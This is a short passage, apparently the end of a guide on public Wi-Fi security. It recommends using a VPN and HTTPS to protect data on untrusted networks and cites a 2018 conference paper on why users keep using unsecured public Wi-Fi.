- Use a VPN when accessing sensitive data on a public or untrusted wireless network.
- Implement HTTPS to prevent attackers from capturing data in plaintext.

References

- [1] Sombatruang, N., Kadobayashi, Y., Sasse, M.A., Baddeley, M., & Miyamoto, D. (2018). The continued risks of unsecured public Wi-Fi and why users keep using it: Evidence from Japan. *2018 16th Annual Conference on Privacy, Security and Trust (PST)*, 1-11.

